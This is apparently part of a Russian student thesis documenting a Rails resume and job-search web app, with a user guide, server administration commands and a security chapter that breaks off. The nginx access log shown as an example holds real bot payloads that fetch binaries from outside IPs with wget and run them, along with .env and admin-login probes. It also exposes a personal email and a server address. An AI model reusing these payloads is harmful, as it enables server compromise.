<p>«Фамилия»: Красавин          «Возраст»: 21          «Наименование резюме»: Lorem ipsum dolor          «Страна проживания»: Россия          «Город проживания»: Самара          «Я готов к переезду»: true          «Я готов к удалённой работе»: true          «Почтовый адрес»: stas.*****.com          «Номер телефона»: +79371231212</p> <p>«Наимнование работы»:          Developer          «Комания»: One Person Company          «Страна»: Россия          «Город»: Самара          «Я работаю здесь»: false          «От»: Март 2022          «До»: Июнь 2022</p> <p>«Уровень образования»: Средне-Специальное          «Область изучения»: ИСП          «Наимнование учебного заведения»: ПГК          «Страна»: Россия          «Город»: Самара          «Я учусь здесь»: true          «От»: Март 2022          «До»: Июнь 2022          «Навыки»: Git, Ruby, Rails, Postgresql, HTML, CSS, Bootstrap</p>		
Нажмите кнопку «Создать резюме»	После отправки корректных данных и создания резюме, выполнился переход на страницу созданного резюме и в верхней части отобразилось уведомление «Резюме успешно создано»	Пройден
<b>Постусловие:</b>		
Осматривая только, что созданное резюме	Видно, что все заполненные поля отображены	Пройден

## ГЛАВА 4 ДОКУМЕНТАЦИОННОЕ ОБЕСПЕЧЕНИЕ ПРОГРАММНОГО ПРОДУКТА

### 4.1 Руководство пользователя программного продукта

Домашняя (Главная) страница предназначена для ограниченного просмотра и поиска резюме, эта возможность доступна гостевому пользователю (не требует регистрации)

The screenshot shows a web application interface. At the top, there is a navigation bar with links 'Вакансии' and 'О Нас' on the left, and 'Зарегистрироваться' and 'Войти' on the right. Below the navigation bar is a search bar labeled 'Search'. A message 'Размещено: 3 дней назад.' is displayed above two resume profiles. The first profile is for 'Садовник' (Gardener), featuring a photo of a person with a beard sitting outdoors, the name 'Василий Иванович', age '23', address 'Россия, Сызрань • Я готов к переезду', and previous work at 'ООО "ОхранСистем" • Сторож'. It also lists skills like 'коммуникабельность терпение усердие' and a 'Узнать больше' button. The second profile is for 'Sinior Full-Stack RoR Developer', featuring a photo of a man, the name 'Дмитрий Волынов', age '25', and a link to '/users/sign\_up'.

Рисунок 47 – Домашняя страница (Гостевой режим)

Если пользователь авторизован (как аккаунт компании), у него появляется возможность просматривать подробные сведения об резюме. А также самому создавать и редактировать свои резюме (если он соискатель)

The screenshot shows a web-based resume management system. At the top, there is a navigation bar with links: Главная (Home), Резюме (Resume), Вакансии (Jobs), and О Нас (About Us). On the far right, there is a user profile icon and a language selection dropdown labeled "Язык" (Language) with a dropdown arrow.

The main content area has a title "Резюме" (Resume) and a blue button "Добавить новое резюме" (Add new resume). Below this is a search bar with the placeholder "Search".

A message "Размещено: 3 дней назад." (Published: 3 days ago) is displayed above a resume entry for "Садовник" (Gardener). The resume details include:

- Photo: A man with long hair and a beard sitting outdoors.
- Name: Василий Иванович (Vasiliy Ivanovich)
- Age: Возраст (Age) 23
- Address: Адрес (Address) Россия, Сызрань · Я готов к переезду (Russia, Sizran · I am ready for relocation)
- Previous Work: Последнее место работы (Last place of work) ООО "ОхранСистем" · Сторож (OAO "OchronSystem" · Watchman)

Skills listed are: коммуникабельность терпение усердие (Communication, Patience, Diligence).

A blue button "Узнать больше" (Learn more) is located at the bottom of the resume entry.

Рисунок 48 – Домашняя страница

Встроенная мультиязычность у каждого типа пользователя есть возможность смены языкового окружения веб-приложения

The screenshot shows a language selection dropdown menu. It includes a "Язык" (Language) button with a dropdown arrow, showing three options: English, Русский (Russian), and Deutsche (German). There are also two other buttons: "Зарегистрироваться" (Register) and "Войти" (Login).

Рисунок 49 – Выпадающее меню смены языка

## Resumes

[Add a new resume](#)

Posted: 3 days ago.

### Садовник



Василий Иванович

Age

23

Current Location

 Россия, Сызрань • I am willing to relocate

Last Job

ООО "ОхранСистем" • Сторож

Skills: [коммуникабельность](#) [терпение](#) [усердие](#)[Read more](#)

Рисунок 50 – Смена языка на английский

## Страница «О нас»

## Über uns

Der Schmerz ist die Liebe selbst, der Hauptkunde Das ist kein Folterer, um anzufangen. Integer porta vehicula lorem, ein Pfeilnibh euismod an. Aber die Gärung reiner Teenager ist die Masse der Pfeile. Vielleicht wird nicht der Ball im Hinterhof zum Größten und Wichtigsten. Der Hauptgang bestand darin, für den rachsüchtigen Kerl zu sitzen. Wenn der See nicht zu empfehlen ist, oder die Pfeile nicht verantwortlich sind, fühlt man sich aber immer wohl. Klasse aptent taciti Sociosqu ad litora Torquent per conubia nostra, per inceptos himenaeos

Рисунок 51 – Страница о нас

Регистрация пользователя осуществляется с использованием личного почтового адреса и пароля. Для появления страницы с формой для ввода почтового адреса и пароля необходимо нажать на кнопку (ссылку) «Зарегистрироваться» с правой стороны в верхней (в навигационной) части сайта (рисунок №!). После заполнения формы регистрации, при условии ввода верных данных и подтверждения почтового адреса, пользователь зарегистрируется на сайте и сможет использовать его в полной мере.

Search

Размещено: около 1 часа назад.

## Junior Developer



Станислав Красавин

Возраст

Рисунок №1 - Кнопки регистрации и авторизации

### Зарегистрироваться

Введите email адрес

Введите пароль

Подтвердить свой пароль

JobSeeker

Company

[Зарегистрироваться](#)

Уже зарегистрированны? [Войти](#)

[Не получили инструкции для подтверждения?](#)

Рисунок 51 – Форма регистрации

Добро пожаловать, stas[REDACTED]@gmail.com.

Благодарим за присоединение к FindWorker.


Мы хотим подтвердить ваш адрес электронной почты. Чтобы подтвердить свой адрес электронной почты и завершить регистрацию, нажмите на кнопку ниже.

[Подтвердить Мой Аккаунт](#)

Рисунок 52 – Письмо со ссылкой подтверждения

[Вход пользователя](#)

Вход пользователя осуществляется с использованием личного почтового адреса и пароля. Для появления страницы с формой авторизации необходимо нажать на кнопку «Вход» с правой стороны в верхней части сайта (Рисунок №!). После заполнения формы входа и нажатия на кнопку «Вход», при условии ввода верных данных, пользователь сможет войти под своим аккаунтом



The image shows a login form with a red border. At the top center, it says 'Войти' (Log in). Below that are two input fields: the first for email ('Введите адрес электронной почты') containing 'stas.krasavin2000@gmail.com' and the second for password ('Введите пароль'). Underneath the password field is a checkbox labeled 'Запомнить меня' (Remember me). A large blue button below the fields says 'Войти' (Log in). At the bottom of the form, there are links for account creation ('Зарегистрироваться'), password recovery ('Забыли пароль?'), and instructions for confirmation ('Не получили инструкции для подтверждения?').

Рисунок 53 – Форма авторизации

### Редактирование аккаунта

Для редактирования аккаунта (после авторизации) в правом верхнем углу экрана найдите иконку профиля, после взаимодействия с ней откроется выпадающее меню, где выберите пункт «Редактировать аккаунт» вас перенаправит на страницу редактирования аккаунта где вы сможете отредактировать его.




Рисунок 54 – Выпадающее меню на панели навигации

### Редактировать аккаунт

Почтовый адрес

stas.████████@gmail.com

Введите новый пароль (оставьте пустым, если вы не хотите его менять)

Введите новый пароль

6 символов минимум

Подтвердите новый пароль

Подтвердите новый пароль

Введите текущий пароль

Введите текущий пароль

Обновить

Назад

### Удалить аккаунт

Недовольны?

Удалить аккаунт


Рисунок 55 – Форма редактирования аккаунта

При изменении пароля потребуется указать текущий пароль, а при изменении почтового адреса, его нужно будет подтвердить с помощью электронного письма.

### Профиль соискателя

Для того, чтобы перейти к своему профилю, нужно в выпадающем меню на навигационной панели выбрать «Мой профиль». После чего, вы будете сразу же перенаправлены на страницу со своим профилем.

[Добавить новое резюме](#)



Возраст:

Почтовый адрес:


Номер телефона:

Address: ,

[Редактировать детали](#)

Рисунок 56 – Страница профиля соискателя

Для редактирования профиля нажмите на кнопку «Редактировать детали». Вам откроется форма редактирования профиля (рисунок 57)



**Загрузить фото** Вы можете сделать это позже

Имя

Фамилия

Возраст

Почтовый адрес

Номер телефона

Страна проживания

Город или штат проживания

**Ввести**

Рисунок 57– Страница редактирования профиля соискателя



Вы можете сделать это позже

Имя  
Дмитрий

Фамилия  
Волынов

Возраст  
25

Почтовый адресс  
test@mail.com

Номер телефона  
+79376474916

Страна проживания  
Россия

Город или штат проживания  
Moscow

Рисунок 59 – Страница редактирования профиля соискателя



Дмитрий Волынов  
Возраст: 25  
Почтовый адресс: test@mail.com  
Номер телефона: +79376474916  
Address: Россия, Moscow

Рисунок 60 – Отредактированная страница профиля

## Создание резюме

Создать резюме можно на странице с резюме, либо в своём профиле

### **Создать резюме**

Персональные данные



Иначе будет использовано фото из профиля

**Имя**  
Дмитрий

**Фамилия**  
Волынов

**Возраст**  
25

**Наименование резюме**

**Страна проживания**  
Россия

**Город или штат проживания**  
Moscow

**Переезд**  
 Я готов к переезду

**Удалённая работа**  
 Я готов к удалённой работе

**Контактная информация**

Ваш адрес электронной почты и номер телефона предоставляются только работодателям, которым вы подаете заявку или отвечаете.

**Адрес электронной почты**  
test@mail.com

**Номер телефона**  
+79376474916

Рисунок 61 – Форма создания резюме (персональная часть)

Часть персональных данных будет заполнена автоматически если заполнен профиль. Дальше идёт часть про опыт работы

Опыт работы

Наименование работы

Администратор

Компания

One Person Company

Страна

Россия

Город или штат

Moscow

Временной период

Я работаю здесь

От

До

[Удалить опыт работы](#)

Наименование работы

Junior Developer

Компания

Two Person Company

Страна

Россия

Город или штат

Moscow

Временной период

Я работаю здесь

От

До

[Удалить опыт работы](#)

[Указать опыт работы](#)

Образование

Рисунок 62 – Форма создания резюме (опыт работы)

Следующей, будет часть про образование.

---

**Образование**

**Уровень образования**

Средне-Специальное

**Область изучения**

ИСП

**Наименование учебного заведения**

ПГК

**Страна**

Россия

**Город или штат**

Moscow

**Временной период**

В настоящее время учусь

От Сентябрь 2010

До Август 2006

**Удалить образование**

**Указать образование**

---

Рисунок 63 – Форма создания резюме (образование)

И последним шагом будут навыки соискателя

**Город или штат**

Moscow

**Временной период**

В настоящее время учусь

От Сентябрь 2010

До Август 2006

**Удалить образование**

**Указать образование**

---

**Навыки** ( Вводите навыки через запятую: "," )

Git, Ruby, Rails, Postgresql, HTML, CSS, Bootstrap


**Создать резюме**

Рисунок 64 – Форма создания резюме (навыки)

**Создаем резюме**

**Просмотр резюме**

Просмотр полных версий резюме возможен только с аккаунта компании, либо самим создателем резюме. Перейдем к недавно созданному резюме:



**Дмитрий Волынов**  
Junior RoR Developer

### Обо мне

Персональные данные

Возраст	25
Адрес	Россия, Moscow
Переезд	Я готов к переезду
Удалённая работа	Я готов к удалённой работе

Контактная информация

Адрес электронной почты	test@mail.com
Номер телефона	+79376474916

### Навыки

git ruby rails postgresql html css bootstrap

### Опыт работы

- Администратор** в One Person Company  
Февраль, 2021 - Октябрь, 2021 (Россия, Moscow)  
Override the digital divide with additional clickthroughs from DevOps. Nanotechnology immersion along the information highway will close the loop on focusing solely on the bottom line.  
focusing solely on the bottom line.
- Junior Developer** в Two Person Company  
Ноябрь, 2022 - Июнь, 2021 (Россия, Moscow)  
Override the digital divide with additional clickthroughs from DevOps. Nanotechnology immersion along the information highway will close the loop on focusing solely on the bottom line.

### Образование

- Средне-Специальное « ИСП » в ПГК**  
2010 - 2006 (Россия, Moscow)

[Редактировать резюме](#) [Confirm Resume Remove](#)

Рисунок 65 – Готовое резюме

## Редактирование резюме

Для редактирования, являясь создателем этого резюме откройте полную его версию жмите на кнопку «Редактировать резюме»

### Изменить резюме

Персональные данные



Загрузить фото      Иначе будет использовано фото из профиля

**Имя**  
Дмитрий

**Фамилия**  
Волынов

**Возраст**  
25

**Наименование резюме**  
Junior RoR Developer

**Страна проживания**  
Россия

**Город или штат проживания**  
Moskow

**Переезд**  
 Я готов к переезду  
...

Рисунок 66 – Редактирование резюме

## 4.2 Руководство администратора (включая инструкцию по установке)

Администратор может подключаться к VPS посредством SSH соединения (рисунок 67), этот протокол позволит администратору управлять сервером на котором размещено приложение удалённо.

VPS (он же VDS), виртуальный выделенный сервер — услуга предоставления в аренду так называемого виртуального выделенного сервера. В плане управления операционной системой по большей части она соответствует физическому выделенному серверу.

SSH (Secure SHell) — это сетевой протокол, позволяющий соединяться с удалённым сервером и выполнять на нём команды, загружать файлы. Ключевой особенностью является шифрование передаваемой информации.

```
stanislaus@Stanislaus-ASUS:~$ ssh -p 30000 stanislaus@89.223.124.208
stanislaus@89.223.124.208's password:
Welcome to Ubuntu 20.04.4 LTS (GNU/Linux 5.4.0-113-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:    https://landscape.canonical.com
 * Support:       https://ubuntu.com/advantage

System information as of Sat 11 Jun 2022 05:19:02 PM MSK

System load:  0.48           Processes:          129
Usage of /:   22.2% of 29.46GB  Users logged in:     0
Memory usage: 25%            IPv4 address for eth0: 89.223.124.208
Swap usage:   0%

* Super-optimized for small spaces - read how we shrank the memory
  footprint of MicroK8s to make it the smallest full K8s around.

  https://ubuntu.com/blog/microk8s-memory-optimisation

0 updates can be applied immediately.

*** System restart required ***
Last login: Fri Jun 10 10:58:19 2022 from 109.124.222.218
stanislaus@924241-cq64142:~$ █
```

Рисунок 67 – Подключение к VPS по SSH

Здесь используя различные консольные команды можно управлять выделенным сервером, следующая команда выводит статус NGINX сервера (рисунок 68)

```
stanislaus@924241-cq64142:~$ sudo systemctl status nginx
● nginx.service - A high performance web server and a reverse proxy server
   Loaded: loaded (/lib/systemd/system/nginx.service; enabled; vendor preset: enabled)
   Active: active (running) since Fri 2022-06-03 03:43:20 MSK; 1 weeks 1 days ago
     Docs: man:nginx(8)
 Main PID: 25997 (nginx)
    Tasks: 26 (limit: 2274)
   Memory: 183.0M
    CGroup: /system.slice/nginx.service
            └─ 25986 Passenger watchdog
                ├─ 25989 Passenger core
                ├─ 25997 nginx: master process /usr/sbin/nginx -g daemon on; master_process on;
                ├─ 26000 nginx: worker process
                └─ 370988 Passenger RubyApp: /var/www/WorkFinder/code (production)

Jun 03 03:43:20 924241-cq64142.tmweb.ru systemd[1]: Starting A high performance web server and a reverse proxy server...
Jun 03 03:43:20 924241-cq64142.tmweb.ru systemd[1]: Started A high performance web server and a reverse proxy server.
stanislaus@924241-cq64142:~$
```

Рисунок 68 – Вывод статуса NGINX сервера

А этой командой можно заглянуть в журнал доступа (рисунок 69). NGINX записывает информацию о клиентских запросах в журнал доступа сразу после обработки запроса (рисунок 70).

```
stanislaus@924241-cq64142:~$ sudo nano /var/log/nginx/access.log
```

Рисунок 69 – Переход в журнал доступа

```
stanislaus@924241-cq64124:~
```

GNU nano 4.8

/var/log/nginx/access.log

```
17.193.107.5 - [11/Jan/2022:16:29:11 +0300] "GET /boaform/admin/FormLogIn?username=user&psd=user HTTP/1.0" 404 162 "-" "-"
45.61.185.76 - [11/Jan/2022:11:15:25 +0300] "GET /shell?cd%20%Ftmp%3Bwget%20http://x1%3A%2F%2F172.245.210.11%2F2.22%20-0%20cnx%3B%20chmod%20777%20cnx%3B%20sh%20sh%20cnx%3B%20
109.237.100.22 - [11/Jan/2022:13:08:27 +0300] "GET / .env HTTP/1.1" 404 500 "Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/81.0.4163.181 Safari/537.36"
109.237.100.22 - [11/Jan/2022:13:08:28 +0300] "'x16\x03\x01\x01\x0H\x01\x00\x01D\x03\x03\x04t\xCAB!\xEDF\x86\xEBW,\b\xEDm\xE1\x8B\x93\xAB\xA6mkr\x8D\xA3\x95\xB2\xE\xE
128.27.248.43 - [11/Jan/2022:13:36:07 +0300] "GET /hummi-server/api/test.php HTTP/1.1" 404 162 "-" "-"
47.166.177.157 - [11/Jan/2022:14:23:48 +0300] "GET /shell?cd%20%Ftmp%3Bwget%20http://x5c51.81.133.91%2F%2FNN%2B%BBB.arm%3B%20chmod%20777%20NW%2B%BBB.arm%3B%20Jaws%20Selfrep%20
65.132.186.86 - [11/Jan/2022:14:42:16 +0300] "GET / .env HTTP/1.1" 404 197 "-" "Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/81.0.4163.181 Safari/537.36"
65.132.186.86 - [11/Jan/2022:14:42:17 +0300] "POST / HTTP/1.1" 405 568 "-" "Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/81.0.4044.160 Safari/537.36"
170.130.187.18 - [11/Jan/2022:14:52:11 +0300] "GET / HTTP/1.0" 200 612 "-" "https://gdplus.com/Gather Analyze Provide."
33.24.101.25 - [11/Jan/2022:15:20:14 +0300] "GET / HTTP/1.1" 200 612 "-" "Mozilla/5.0 (Windows NT 10.0; WOW64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/52.0.2704.103 Safari/537.36"
33.24.101.25 - [11/Jan/2022:15:27:42 +0300] "GET / HTTP/1.1" 200 612 "-" "Mozilla/5.0 (Windows NT 10.0; WOW64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/52.0.2704.103 Safari/537.36"
205.216.31.133 - [11/Jan/2022:16:21:44 +0300] "GET / HTTP/1.1" 200 612 "-" "Expanse, a Palo Alto Networks company, searches across the global IPv4 space multiple times per second
107.156.101.55 - [11/Jan/2022:16:52:23 +0300] "'x16\x03\x01\x01\x00\xB1\x01\x00\x00\xAD\x03\x03\x0A\xA6\xF\xF\xA0\xA0\x9A\xC\x6\xAB\xF\x9\x84\xC\xA7=E\x88\x9B\x1F\x0F:\x7E\x7f\xC7\xF\x
107.156.101.55 - [11/Jan/2022:16:52:33 +0300] "GET / HTTP/1.1" 200 612 "-" "-"
107.156.101.55 - [11/Jan/2022:16:52:54 +0300] "GET /favicon.ico HTTP/1.1" 404 134 "-" "Go-http-client/1.1"
107.156.101.55 - [11/Jan/2022:16:52:55 +0300] "GET /robots.txt HTTP/1.1" 404 134 "-" "Go-http-client/1.1"
107.156.101.55 - [11/Jan/2022:16:52:56 +0300] "GET /sitemap.xml HTTP/1.1" 404 134 "-" "Go-http-client/1.1"
2.57.122.35 - [11/Jan/2022:17:08:28 +0300] "GET / HTTP/1.1" 200 612 "-" "-"
28.14.141.34 - [11/Jan/2022:17:28:07 +0300] "GET / HTTP/1.1" 200 396 "-" "Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/81.0.4163.181 Safari/537.36"
64.62.197.2 - [11/Jan/2022:17:28:15 +0300] "GET / HTTP/1.1" 200 612 "-" "-"
```

### Рисунок 70 – Журнал доступа

Командой **top** (рисунок 71), используется для вывода списка всех запущенных процессов на сервере, а также статистики использования ЦП, памяти, операций ввода-вывода, средней нагрузки и т. д. В приведенном

ниже примере мы указываем на top он должен обновляться каждую 1 секунду: пример: **top d 1**

```
stanislaus@924241-cq64142
top - 17:43:14 up 8 days, 20:41, 1 user, load average: 0.00, 0.00, 0.00
Tasks: 119 total, 1 running, 114 sleeping, 4 stopped, 0 zombie
%Cpu(s): 0.0 us, 6.2 sy, 0.0 ni, 93.8 id, 0.0 wa, 0.0 hi, 0.0 si, 0.0 st
MiB Mem : 1983.3 total, 265.8 free, 304.2 used, 1413.3 buff/cache
MiB Swap: 0.0 total, 0.0 free, 0.0 used. 1472.3 avail Mem

PID USER PR NI VIRT RES SHR S %CPU %MEM TIME+ COMMAND
 1 root 20 0 105752 12888 8476 S 0.0 0.6 0:29.64 systemd
 2 root 20 0 0 0 0 S 0.0 0.0 0:00.04 kthreadd
 3 root 0 -20 0 0 0 I 0.0 0.0 0:00.00 rcu_gp
 4 root 0 -20 0 0 0 I 0.0 0.0 0:00.00 rcu_par_gp
 6 root 0 -20 0 0 0 I 0.0 0.0 0:00.00 kworker/0:0H-kblockd
 9 root 0 -20 0 0 0 I 0.0 0.0 0:00.00 mm_percpu_wq
10 root 20 0 0 0 0 S 0.0 0.0 0:36.40 ksoftirqd/0
11 root 20 0 0 0 0 I 0.0 0.0 1:17.94 rcu_sched
12 root rt 0 0 0 0 S 0.0 0.0 0:06.38 migration/0
13 root -51 0 0 0 0 S 0.0 0.0 0:00.00 idle_inject/0
14 root 20 0 0 0 0 S 0.0 0.0 0:00.00 cpuhp/0
15 root 20 0 0 0 0 S 0.0 0.0 0:00.00 kdevtmpfs
16 root 0 -20 0 0 0 I 0.0 0.0 0:00.00 netns
17 root 20 0 0 0 0 S 0.0 0.0 0:00.00 rcu_tasks_kthre
18 root 20 0 0 0 0 S 0.0 0.0 0:00.00 kauditd
19 root 20 0 0 0 0 S 0.0 0.0 0:00.72 khungtaskd
20 root 20 0 0 0 0 S 0.0 0.0 0:00.00 oom_reaper
21 root 0 -20 0 0 0 I 0.0 0.0 0:00.00 writeback
22 root 20 0 0 0 0 S 0.0 0.0 0:00.00 kcompactd0
23 root 25 5 0 0 0 S 0.0 0.0 0:00.00 ksmd
24 root 39 19 0 0 0 S 0.0 0.0 0:01.04 khugepaged
70 root 0 -20 0 0 0 I 0.0 0.0 0:00.00 integrityd
71 root 0 -20 0 0 0 I 0.0 0.0 0:00.00 kblockd
72 root 0 -20 0 0 0 I 0.0 0.0 0:00.00 blkcg_punt_bio
73 root 0 -20 0 0 0 I 0.0 0.0 0:00.00 tpm_dev_wq
74 root 0 -20 0 0 0 I 0.0 0.0 0:00.00 ata_sff
75 root 0 -20 0 0 0 I 0.0 0.0 0:00.00 md
76 root 0 -20 0 0 0 I 0.0 0.0 0:00.00 edac-poller
77 root 0 -20 0 0 0 I 0.0 0.0 0:00.00 devfreq_wq
78 root rt 0 0 0 0 S 0.0 0.0 0:00.00 watchdogd
81 root 20 0 0 0 0 S 0.0 0.0 0:02.03 kswapd0
82 root 20 0 0 0 0 S 0.0 0.0 0:00.00 ecryptfs-kthrea
84 root 0 -20 0 0 0 I 0.0 0.0 0:00.00 kthrotld
85 root 0 -20 0 0 0 I 0.0 0.0 0:00.00 acpi_thermal_pm
86 root 20 0 0 0 0 S 0.0 0.0 0:00.00 scsi_eh_0
87 root 0 -20 0 0 0 I 0.0 0.0 0:00.00 scsi_tmf_0
88 root 20 0 0 0 0 S 0.0 0.0 0:00.00 scsi_eh_1
89 root 0 -20 0 0 0 I 0.0 0.0 0:00.00 scsi_tmf_1
```

Рисунок 70 – Список всех запущенных процессов на сервере

Команда **ps** (рисунок 71), подобна команде **top**, она служит для вывода списка запущенных процессов на сервере. В приведенном ниже примере следует дополнительная опция, в которой перечислены все процессы и любой пользователь.

```

stanislaus@924241-cq64142:~$ ps
  PID TTY      TIME CMD
454405 pts/0    00:00:00 bash
454878 pts/0    00:00:00 mc
454929 pts/0    00:00:00 sensible-editor
454931 pts/0    00:00:00 nano
455376 pts/0    00:00:00 top
455480 pts/0    00:00:00 ps
stanislaus@924241-cq64142:~$ ps aux
USER      PID %CPU %MEM    VSZ   RSS TTY      STAT START  TIME COMMAND
root         1  0.0  0.6 105752 12888 ?        Ss Jun02   0:29 /sbin/init
root         2  0.0  0.0     0     0 ?        S  Jun02   0:00 [kthreadd]
root         3  0.0  0.0     0     0 ?       I< Jun02   0:00 [rcu_gp]
root         4  0.0  0.0     0     0 ?       I< Jun02   0:00 [rcu_par_gp]
root         6  0.0  0.0     0     0 ?       I< Jun02   0:00 [kworker/0:0H-kblockd]
root         9  0.0  0.0     0     0 ?       I< Jun02   0:00 [mm_percpu_wq]
root        10  0.0  0.0     0     0 ?        S  Jun02   0:36 [ksoftirqd/0]
root        11  0.0  0.0     0     0 ?        I  Jun02   1:17 [rcu_sched]
root        12  0.0  0.0     0     0 ?        S  Jun02   0:06 [migration/0]
root        13  0.0  0.0     0     0 ?        S  Jun02   0:00 [idle_inject/0]
root        14  0.0  0.0     0     0 ?        S  Jun02   0:00 [cpuhp/0]
root        15  0.0  0.0     0     0 ?        S  Jun02   0:00 [kdevtmpfs]
root        16  0.0  0.0     0     0 ?       I< Jun02   0:00 [netns]
root        17  0.0  0.0     0     0 ?        S  Jun02   0:00 [rcu_tasks_kthre]
root        18  0.0  0.0     0     0 ?        S  Jun02   0:00 [kaudittd]
root        19  0.0  0.0     0     0 ?        S  Jun02   0:00 [khungtaskd]
root        20  0.0  0.0     0     0 ?        S  Jun02   0:00 [oom_reaper]
root        21  0.0  0.0     0     0 ?       I< Jun02   0:00 [writeback]
root        22  0.0  0.0     0     0 ?        S  Jun02   0:00 [kcompactd0]
root        23  0.0  0.0     0     0 ?       SN Jun02   0:00 [ksmd]
root        24  0.0  0.0     0     0 ?       SN Jun02   0:01 [khugepaged]
root        70  0.0  0.0     0     0 ?       I< Jun02   0:00 [kintegrityd]
root        71  0.0  0.0     0     0 ?       I< Jun02   0:00 [kblockd]
root        72  0.0  0.0     0     0 ?       I< Jun02   0:00 [blkcg_punt_bio]
root        73  0.0  0.0     0     0 ?       I< Jun02   0:00 [tpm_dev_wq]
root        74  0.0  0.0     0     0 ?       I< Jun02   0:00 [ata_sff]
root        75  0.0  0.0     0     0 ?       I< Jun02   0:00 [md]
root        76  0.0  0.0     0     0 ?       I< Jun02   0:00 [edac-poller]
root        77  0.0  0.0     0     0 ?       I< Jun02   0:00 [devfreq_wq]
root        78  0.0  0.0     0     0 ?        S  Jun02   0:00 [watchdogd]
root        81  0.0  0.0     0     0 ?        S  Jun02   0:02 [kswapd0]
root        82  0.0  0.0     0     0 ?        S  Jun02   0:00 [ecryptfs-kthrea]
root        84  0.0  0.0     0     0 ?       I< Jun02   0:00 [kthrotld]
root        85  0.0  0.0     0     0 ?       I< Jun02   0:00 [acpi_thermal_pm]
root        86  0.0  0.0     0     0 ?        S  Jun02   0:00 [scsi_eh_0]

```

Рисунок 71 – Список всех запущенных процессов на сервере

Команда **free** (рисунок 72) используется для просмотра данных физической памяти сервера. Используйте его с -m для отображения данных в мегабайтах.

```
stanislaus@924241-cq64142:~$ free
total        used         free      shared  buff/cache   available
Mem:    2030884     311516     272128      19108      1447240     1507596
Swap:          0          0          0
stanislaus@924241-cq64142:~$ free -m
total        used         free      shared  buff/cache   available
Mem:      1983       304       265        18      1413       1472
Swap:          0          0          0
stanislaus@924241-cq64142:~$ █
```

Рисунок 72 – Просмотр данных физической памяти сервера

Команда **w** (рисунок 73), эту команду можно использовать для получения списка пользователей, подключенных к серверу с помощью службы SSH, помимо средней нагрузки и времени безотказной работы.

```
stanislaus@924241-cq64142:~$ w
17:52:07 up 8 days, 20:50,  1 user,  load average: 0.00, 0.00, 0.00
USER   TTY      FROM          LOGIN@    IDLE   JCPU   PCPU WHAT
stanisla pts/0    109.124.222.218  17:19    2.00s  0.27s  0.00s w
stanislaus@924241-cq64142:~$ █
```

Рисунок 73 – список пользователей, подключенных к серверу с помощью службы SSH

## ГЛАВА 5 ОБЕСПЕЧЕНИЕ БЕЗОПАСНОСТИ ПРОГРАММНОГО ПРОДУКТА

### 5.1 Разработка мер защиты информации от несанкционированного доступа

В моём проекте применяются следующие методы по обеспечению безопасности конфидициальной информации и вообще всей базы в целом:

#### 1) Аутентификация

**Аутентификация** — процедура проверки подлинности, в моём случае это проверка подлинности пользователя путём сравнения введённого им пароля с паролем, сохранённым в базе данных пользовательских логинов;

#### 2) Письмо с запросом подтверждения содержащий токен доступа при изменении почты у аккаунта.

#### 3) Шифрование

